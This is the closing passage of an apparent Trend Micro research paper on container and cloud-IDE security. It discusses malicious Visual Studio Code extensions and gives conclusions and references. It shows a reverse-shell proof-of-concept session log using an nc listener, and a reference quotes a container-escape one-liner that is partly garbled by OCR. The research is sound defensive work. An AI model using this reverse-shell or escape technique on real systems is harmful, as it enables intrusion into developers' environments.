
Figure 12. Example of endpoint data stolen by a malicious browser extension

Plug-Ins

The main advantage of Visual Studio Online and, in general, of the Visual Studio Code platform, is the number of extensions available. This, however, is yet another possible attack surface.

Imagine a malicious extension, such as a useful-looking extension with an embedded backdoor. The lack of permission checks (like disk access, network access, and process access) for extensions during installation or use becomes a security problem. The extent of security checks during extension publishing[23] is limited to having a valid publisher ID and a few image-related restrictions. In short, the user has to trust the extension developer entirely.

For demonstration purposes, we created a customized malicious extension proof of concept containing a reverse-shell functionality. During our research, we did not find any malicious extension inside the Visual Studio Code store.



```
vsonline:~/workspace$
```

```
honey_logs — ubuntu@ip-172-26-5-99: ~ — ssh • ireland.sh — 152×35
ubuntu@ip-172-26-5-99:~$ nc -l -p 55000 -vvv
Listening on [0.0.0.0] (family 0, port 55000)
Connection from [52.166.194.32] port 55000 [tcp/*] accepted (family 2, sport 1984)
whoami
vsonline
pwd
/home/vsonline
cd workspace
ls
README.md
app
archive.dat
archive.txt
extension.vsix
file
main.c
my_extension
payload.c
processes
ss
echo 'PWNED!' > pwned.txt
```

Figure 13. Proof of concept reverse-shell of a malicious Visual Studio Code extension

Conclusion

As software complexity and the number of configuration options increase, so does the risk of misconfiguration. Particularly, most cloud security risks are related to misconfigurations. With the help of containers, we can observe a lot of out-of-the-box-functioning software. However, users should be aware that the software is shipped with default and, in some cases, unsecure configuration. Users should extend this default configuration by following the developer's manual and taking extra care when it comes to the security section to secure the deployment properly.

Users should also consider that there is no secure environment and expect that there could always be malicious intentions from internal and external actors. It is advisable to follow the Assume Breach paradigm, use layered security, try to introduce security policies that limit the damage in case of compromise (rather than the developing process), and stop supply chain attacks.

References

1 Netsurion. (n.d.). *Netsurion.* “The Assume Breach Paradigm.” Accessed on Oct. 8, 2020, at https://www.netsurion.com/articles/the-assume-breach-paradigm.

2 Jaya Baloo. (Oct. 21, 2019). *Avast Blog.* “Avast fights off cyber-espionage attempt, Abiss.” Accessed on Oct. 8, 2020, at https://blog.avast.com/ccleaner-fights-off-cyberespionage-attempt-abiss.

3 David Fiser. (April 2, 2020). *Trend Micro Research, News, and Perspectives.* “More Than 8,000 Unsecured Redis Instances Found in the Cloud.” Accessed on Oct. 8, 2020, at https://www.trendmicro.com/en_us/research/20/d/more-than-8-000-unsecured-redis-instances-found-in-the-cloud.html.

4 Pavel Toporkov. (2018). *ZeroNights.* “Redis post-exploitation.” Accessed on Oct. 8, 2020, at https://2018.zeronights.ru/wp-content/uploads/materials/15-redis-post-exploitation.pdf.

5 David Fiser and Jaromir Horejsi. (April 21, 2020). *Trend Micro Research, News, and Perspectives.* “Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining.” Accessed on Oct. 8, 2020, at https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html.

6 David Fiser. (Aug. 17, 2019). *Trend Micro Security Intelligence Blog.* “Jenkins Admins: Relying on Default Settings Could Put Master at Risk of Remote Code Execution Attacks.” Accessed on Oct. 8, 2020, at https://blog.trendmicro.com/trendlabs-security-intelligence/jenkins-admins-relying-on-default-settings-could-put-master-at-risk-of-remote-code-execution-attacks/.

7 Jenkins. (n.d.). *Jenkins.* “Jenkins Security Advisories.” Accessed on Oct. 8, 2020, at https://www.jenkins.io/security/advisories/.

8 Jenkins. (n.d.). *Jenkins.* “Script Security.” Accessed on Oct. 8, 2020, at https://plugins.jenkins.io/script-security/.

9 CVE Details. (n.d.). *CVE Details.* “Jenkins Script Security: Vulnerability Statistics.” Accessed on Oct. 8, 2020, at https://www.cvedetails.com/product/35997/Jenkins-Script-Security.html?vendor_id=15865.

10 Catalin Cimpanu. (June 13, 2018). *Bleeping Computer.* “17 Backdoored Docker Images Removed From Docker Hub.” Accessed on Oct. 8, 2020, at https://www.bleepingcomputer.com/news/security/17-backdoored-docker-images-removed-from-docker-hub/.

11 Tom Spring. (May 9, 2019). *Threat Post.* “Alpine Linux Docker Images Shipped for 3 Years with Root Accounts Unlocked.” Accessed on Oct. 8, 2020, at https://threatpost.com/alpine-linux-docker-images-unlocked/.

12 Docker. (n.d.). *Docker.* “Run the Docker daemon as a non-root user (Rootless mode).” Accessed on Oct. 8, 2020, at https://docs.docker.com/engine/security/rootless/.

13 Felix Wilhelm. (July 17, 2019). *Twitter.* “d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`mkdir -p $d/w;echo 1 >$d/w/notify_on releaset=`sed -n ‘s/.*\perdir=\([^,]*\).*/\1/p’ /etc/mtab`touch /o; echo $t/c >$d/release_agent;echo “#!/bin/sh$1 >$t/o”>/c;chmod +x /c;sh -c “echo 0 >$d/w/cgroup.procs”;sleep 1;cat /o.” Accessed on Oct. 8, 2020, at https://twitter.com/_fel1x/status/1151487051986087936.

14 David Fiser and Alfredo Oliveira. (Dec. 20, 2019). *Trend Micro Security Intelligence Blog.* “Why Running a Privileged Container in Docker Is a Bad Idea.” Accessed on Oct. 8, 2020, at https://blog.trendmicro.com/trendlabs-security-intelligence/why-running-a-privileged-container-in-docker-is-a-bad-idea/.

15 Alfredo Oliveira. (May 30, 2019). *Trend Micro Security Intelligence Blog.* “Infected Cryptocurrency-Mining Containers Target Docker Hosts With Exposed APIs, Use Shodan to Find Additional Victims.” Accessed on Oct. 8, 2020, at https://blog.trendmicro.com/trendlabs-security-intelligence/infected-cryptocurrency-mining-containers-target-docker-hosts-with-exposed-apis-use-shodan-to-find-additional-victims/.

16 David Fiser, Jakub Urbanec, and Jaromir Horejsi. (June 14, 2019). *Trend Micro Security Intelligence Blog.* “AESDDoS Botnet Malware Infiltrates Containers via Exposed Docker APIs.” Accessed on Oct. 8, 2020, at https://blog.trendmicro.com/trendlabs-security-intelligence/aesddos-botnet-malware-infiltrates-containers-via-exposed-docker-apis/.

17 Gal Singer. (April 2, 2020). *Aqua Security.* “Threat Alert: Kinsing Malware Attacks Targeting Container Environments.” Accessed on Oct. 8, 2020, at https://blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability.

18 Brandon Niemczyk. (April 27, 2020). *Trend Micro Security News.* "Guidance on Kubernetes Threat Modeling." Accessed on Oct. 8, 2020, at https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/guidance-on-kubernetes-threat-modeling.


19 David Fiser. (March 20, 2020). *Trend Micro Research, News, and Perspectives.* "Security Risks in Online Coding Platforms." Accessed on Oct. 8, 2020, at https://www.trendmicro.com/en_us/research/20/c/security-risks-in-online-coding-platforms.html.

20 Kubernetes. (n.d.). *Kubernetes.* "Pod Security Policies." Accessed on Oct. 8, 2020, at https://kubernetes.io/docs/concepts/policy/pod-security-policy/.

21 Kubernetes. (n.d.). *Kubernetes.* "Network Policies." Accessed on Oct. 8, 2020, at https://kubernetes.io/docs/concepts/services-networking/network-policies/.

22 Microsoft. (n.d.). *Microsoft.* "Visual Studio CodespacesPREVIEW." Accessed on Oct. 8, 2020, at https://azure.microsoft.com/en-us/services/visual-studio-online/.

23 Microsoft. (n.d.). *Microsoft.* "Publishing Extensions." Accessed on Oct. 8, 2020, at https://code.visualstudio.com/api/working-with-extensions/publishing-extension.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO™ | research